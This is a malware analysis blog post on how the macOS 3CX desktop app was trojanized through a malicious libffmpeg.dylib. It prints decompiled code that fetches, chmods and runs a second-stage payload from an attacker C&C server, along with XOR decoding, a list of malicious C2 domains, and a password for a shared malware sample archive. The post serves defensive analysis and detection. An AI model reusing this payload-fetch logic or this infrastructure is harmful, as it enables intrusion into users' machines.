objective-see.org /blog/blog_0x73.html

Ironing out (the macOS details) of a Smooth Operator

The 3CX supply chain attack, gives us an opportunity to analyze a trojanized macOS applicati

by: Patrick Wardle / March 29, 2023

📝 👾 Want to play along?

As "Sharing is Caring" I've uploaded the malicious dynamic library libffmpeg.dylib to our public macOS malware collection. The password is: infect3d

...please though, don't infect yourself!

Background

Earlier today, several vendors uncovered a massive supply chain attack, spreading malware dubbed SmoothOperator:

> Earlier today @CrowdStrike reported a supply chain attack targeting the 3CX Voice Over Internet Protocol (VOIP) Windows desktop client.
>
> - 600,000 companies use it
> - 12,000,000 users
> - @Sophos has identified a MacOS variant infected
> - Currently attributed to Lazarus Group
>
> — vx-underground (@vxunderground) March 30, 2023

For details on the supply chain attack, affecting 3CX, you can read the following:

- "CrowdStrike Falcon Platform Detects and Prevents Active Intrusion Campaign Targeting 3CXDesktopApp Customers"
- "SmoothOperator | Ongoing Campaign Trojanizes 3CXDesktopApp in Supply Chain Attack"
- "3CX users under DLL-sideloading attack: What you need to know"

While these analyses were a great start, they all were missing one very important piece! Details on the macoS infection and the specific malicious component(s).


Specifically, though the reports noted 3CX's macOS application may have been trojanized this was not conclusively confirmed, with one vendor noting, "at this time, we cannot confirm that the Mac installer is similarly trojanized".

…sounds like its up to us to get to the bottom on this!

Triage

The CrowdStrike report noted that they had seen malicious macOS activity emanating from 3CX's macOS application …and were kind enough to provide a name and hash of a disk image they believed was infected. This was the key to starting our investigation, so a big thanks to them!


We'll start with this disk image, 3CXDesktopApp-18.12.416.dmg (`SHA-1: 3DC840D32CE86CEBF657B17CEF62814646BA8E98`):


/Volumes/3CXDesktopApp-18.12.416
/Volumes/3CXDesktopApp-18.12.416
3CX Desktop App
Applications
3CXDesktopApp-18.12.416

Trojanized Disk Image?

As you can see, it contains a single application, named "3CX Desktop App".

If we check its code-signing information, we can see not only is it validly signed by the 3CX developer, but also **notarized** by Apple! The latter means Apple checked it for malware "and none was detected" …yikes!



3CX Desktop App is validly signed & notarized
(Signer: Apple Dev-ID)

3CX Desktop App
/Volumes/3CXDesktopApp-18.12.416/3CX Desktop App.app

Item Type: Application
Hashes: View Hashes
Entitled: View Entitlements
Sign Auths: › Developer ID Application: 3CX (33CF4654HL)
› Developer ID Certification Authority
› Apple Root CA

Trojanized Application

Notarization means the application will be allowed to run on recent versions of macOS, with the OS not blocking it.

…at this point, if I'm being honest, the thought crossed my mind that maybe the reason none of the vendors (with their millions of dollars and large malware analysis teams) hadn't detailed the macOS trojanization mechanism was because there wasn't one? I mean, Apple had notarized the application, which in a way is giving it their sample of approval.


I brushed this thought aside and kept digging …which as the application was almost 400mb, was no trivial task.

```
% du -h /Volumes/3CXDesktopApp-18.12.416/3CX\ Desktop\ App.app
...

381M    /Volumes/3CXDesktopApp-18.12.416/3CX Desktop App.app
```

I (eventually) came across a binary named `libffmpeg.dylib` buried deep within the App's `Contents/Frameworks/Electron\ Framework.framework/Versions/A/Libraries` directory.

Its `SHA-1` hash is `769383fc65d1386dd141c960c9970114547da0c2`, and it was uploaded to VirusTotal early today where it was not flagged by any of the AV engines as being malicious:



0 / 61

No security vendors and no sandboxes flagged this file as malicious

a64fa9f1c76457ecc58402142a8728ce34ccba378c17318b3340083eeb7acc67

libffmpeg.dylib

A malicious dynamic library?

Using the file command, we see it’s a Mach-O universal binary with 2 architectures: x86_64 & arm64:

```
% file 3CX\ Desktop\ App.app/Contents/Frameworks/Electron\
Framework.framework/Versions/A/Libraries/libffmpeg.dylib

libffmpeg.dylib: Mach-O universal binary with 2 architectures: [x86_64:Mach-O
64-bit dynamically linked shared library x86_64] [arm64]

libffmpeg.dylib:   Mach-O 64-bit dynamically linked shared library x86_64
libffmpeg.dylib:   Mach-O 64-bit dynamically linked shared library arm64
```

A quick triage of this binary revealed XOR loops, timing checks, dynamically resolved APIs, and string obfuscations …all shady! 👀

Time to dig deeper!

Analysis of `libffmpeg.dylib`

In this section we’ll analyze the malicious logic of the `libffmpeg.dylib` binary. We’ll focus on the Intel (`x86_64`) versions as the Arm version doesn’t appear to be infected!

At the start of the Intel version, a thread is spawned via a function called `run_avcodec` This kicks off a (thread) function at 0x48430:

```
EntryPoint:
0x000000000004b180         xor         eax, eax
0x000000000004b182         jmp         _run_avcodec
...

_run_avcodec:
0x0000000000048400          push        rax
0x0000000000048401          movabs      rax, 0xaaaaaaaaaaaaaaaa
0x000000000004840b          mov         rdi, rsp
0x000000000004840e          mov         qword [rdi], rax
0x0000000000048411          lea         rdx, qword [sub_48430]
0x0000000000048418          xor         esi, esi
```

```
0x000000000004841a          xor        ecx, ecx
0x000000000004841c          call       imp___stubs__pthread_create

...
```

The function at `0x48430` (named `sub_48430` in the disassembly) is where things get interesting!

A quick triage of this function shows that its rather massive but more importantly contains various anti-analysis approaches aimed at thwarting static analysis. For example here is a snippet of decompilation showing a string begin de-XOR'd:

```
do {
    *(int8_t *)(rsp + rax + 0x1b40) = *(int8_t *)(rsp + rax + 0x1b40) ^ 
0x7a;
    rax = rax + 0x1;
} while (rax != 0x32);
```

Clearly, it is not trivial to understand this solely via static analysis, so let's leverage dynamic analysis (read: use a debugger).

Debugging a dynamic library is a bit tricky, as it can't be executed in a standalone manner. Not to worry, we can whip up a simple loader that will load it (or any passed in dylib) via the `dlopen` API:

```
#import <dlfcn.h>
#import <Foundation/Foundation.h>

int main(int argc, const char * argv[]) {

    void * handle = dlopen(argv[1], RTLD_LOCAL | RTLD_LAZY);

    dispatch_main();

    return 0;
}
```

Once this is compiled (as an `x86_64` program, as we want to debug the `x86_64` version of `libffmpeg.dylib`), we launch it via the `lldb` debugger:

```
% lldb dlopen_x64 libffmpeg.dylib
```

We can then run the loader (`dlopen_x64`) via a debugger passing in the malicious dylib `libffmpeg.dylib`.

Setting a breakpoint on `pthread_create` allows the debugger to break right before the thread function of interest to us, is executed. This is important as we don't know exactly where the library will be loaded in memory (and thus can't initially set a breakpoint on the address of the thread function).

```
% lldb dlopen_x64 libffmpeg.dylib
...

(lldb) b pthread_create
(lldb) run

Process 21118 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
    frame #0: 0x00007ff81c81c445 libsystem_pthread.dylib`pthread_create
libsystem_pthread.dylib`pthread_create:
->  0x7ff81c81c445 <+0>: xorl   %r8d, %r8d
```

Once broken we can use the `image list` debugger command to find the address that the `libffmpeg.dylib` library is loaded, and from this, the address of the thread function. Then, we can set a breakpoint such the debugger will break once its about to be executed.

Hooray, now we're in the debugger at the start of the thread function …let's start stepping through it. We won't go through all its details, but instead highlight, well, highlights!

First, it de-XORs components to build the following path: `~/Library/Application Support/3CX Desktop App/.session-lock`. It then attempts to open this file via the `open` API. (In the debugger the `RDI` register will hold the first argument (the file name) passed to `open`):

```
Target 0: (dlopen_x64) stopped.
(lldb) x/s 0x3041946f0
0x3041946f0: "%s/Library/Application Support/3CX Desktop App/%s"

...

libffmpeg.dylib`___lldb_unnamed_symbol1736:
->  0x10a0484f5 <+341>: callq  0x10a208858               ; symbol stub for:
open

Target 0: (dlopen_x64) stopped.
(lldb) x/s $rdi
0x304193ee0: "/Users/patrick/Library/Application Support/3CX Desktop
App/.session-lock"
```

If this file does not exist the function will exit (so we'll create a blank file here, so we can keep debugging).

The function then executes logic to query the host to get the OS version, computer name, etc, etc. On my machine (macOS 13.3), once it has gathered this information and concatenated it together it looks something like this: `"13.3;Patricks-MacBook-Pro.local;6180;14"`.

It then generates a unique identifier (UUID) and write this out to a file named `.main_storage` also in the `~/Library/Application Support/3CX Desktop App/` directory:

```
% hexdump -C ~/Library/Application Support/3CX Desktop App/.main_storage
00000000  49 4d 48 4f 1f 42 4b 1f  57 4a 4f 4b 43 57 4d 1c  |IMHO.BK.WJOKCWM.|
00000010  4a 43 57 4d 48 1b 19 57  49 4f 4c 4e 4b 19 43 4e  |JCWMH..WIOLNK.CN|
00000020  19 4b 19 1c 7a 7a 7a 7a  7a 7a 7a 7a 7a 7a 7a 7a  |.K..zzzzzzzzzzzz|
00000030  5e b8 46 1e 7a 7a 7a 7a                           |^.F.zzzz|
```

This file is “encrypted” with the XOR key `0x7a`.

After various anti-debugging logic (e.g. timing checks) it builds a URL to query. We can easily dump this in the debugger to reveal that it is `https://pbxsources.com/queue`:

```
...
Process 18702 stopped

(lldb) po $rax
https://pbxsources.com/queue
```

After setting a static user-agent (`Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.128 Safari/537.36`) and adding various host info as HTTP headers, it connects out to the decrypted URL.

The domain pbxsources.com is listed by various vendors as an IoC to detect the Windows variant of this malware.
It’s not surprising the macOS variant used the same network infrastructure.

Unfortunately the URL the malware is trying to reach (pbxsources.com) is now offline:

```
% nslookup pbxsources.com
Server:     1.1.1.1
Address:    1.1.1.1#53

** server can't find pbxsources.com: NXDOMAIN
```

…so the malware doesn’t get the `HTTP 200 OK` it wants, and thus goes off to snooze.

```
rax = strcmp(var_23F8, "200");

...
//no match?
do {
        time(rbp);
        if (0x0 >= r14) {
            break;
        }
        sleep(0xa);
} while (true);
```

As the C&C server is offline, our dynamic analysis comes to an end. But that’s ok! Continued static analysis appears to show the malware expects to download a 2nd-stage payload. This appears to be saved as a file named `UpdateAgent` (in the Application Support/3CX Desktop App/ directory)

In the annotated decompilation, you can see that once the file is written out, the malware sets it to be executable (via `chmod`), then executes it via the `popen` API:

```
//write out 2nd-stage payload
// path (likely): "UpdateAgent"
rax = fopen$DARWIN_EXTSN(r13, "wb");
fwrite(var_23F8 + 0x4, 0xfffffffffffffffc, 0x1, rax);
fflush(rax);
fclose(rax);

//make +x
chmod(r13, 0x1ed);

//add ""> /dev/null"
sprintf(r12, rbp);
popen$DARWIN_EXTSN(r12, "r");
```

I don't have access to this binary, what it does is a mystery.

Detection

Let's end by talking how to detect the macOS variant of the SmoothOperator malware.

First some IoCs (with the caveat that I don't know what "3CX Desktop App.app" normally does, but as we saw, the malicious library, `libffmpeg.dylib`, interacts w/ the following files)

File based IoCs (found in `~/Library/Application Support/3CX Desktop App/`)

- `UpdateAgent`
- `.main_storage`
- `.session-lock`

In terms of domains the malware will attempt to connect to, we can, as noted by Snorre Fagerland on Twitter, simply de-XOR the entire `libffmpeg.dylib` binary with the key `0x7a` to recover a comprehensive list

> Thanks for this! Concur on the xor - if people want a whole heap of indicators, just xor the entire file with 0x7a and see what falls out. pic.twitter.com/XNMfDyYr1I
>
> — Snorre Fagerland (@fstenv) March 30, 2023

Embedded Domains:

- `officestoragebox.com/api/biosync`
- `visualstudiofactory.com/groupcore`
- `azuredeploystore.com/cloud/images`

- `msstorageboxes.com/xbox`
- `officeaddons.com/quality`
- `sourceslabs.com/status`
- `zacharryblogs.com/xmlquery`
- `pbxcloudeservices.com/network`
- `pbxphonenetwork.com/phone`
- `akamaitechcloudservices.com/v2/fileapi`
- `azureonlinestorage.com/google/storage`
- `msedgepackageinfo.com/ms-webview`
- `glcloudservice.com/v1/status`
- `pbxsources.com/queue`
- `www.3cx.com/blog/event-trainings/`

This list of URLs appear to be same as Window variant.

Conclusion

Today we added a missing puzzle piece to the 3CX supply chain attack. Here, for the first time we uncovered the trojanization component of the macOS component! Moreover, we thoroughly analyzed this component, while providing IoCs for detection.

Now I'm off to hunt for that 2nd-stage payload (and to sleep) Y'all stay safe!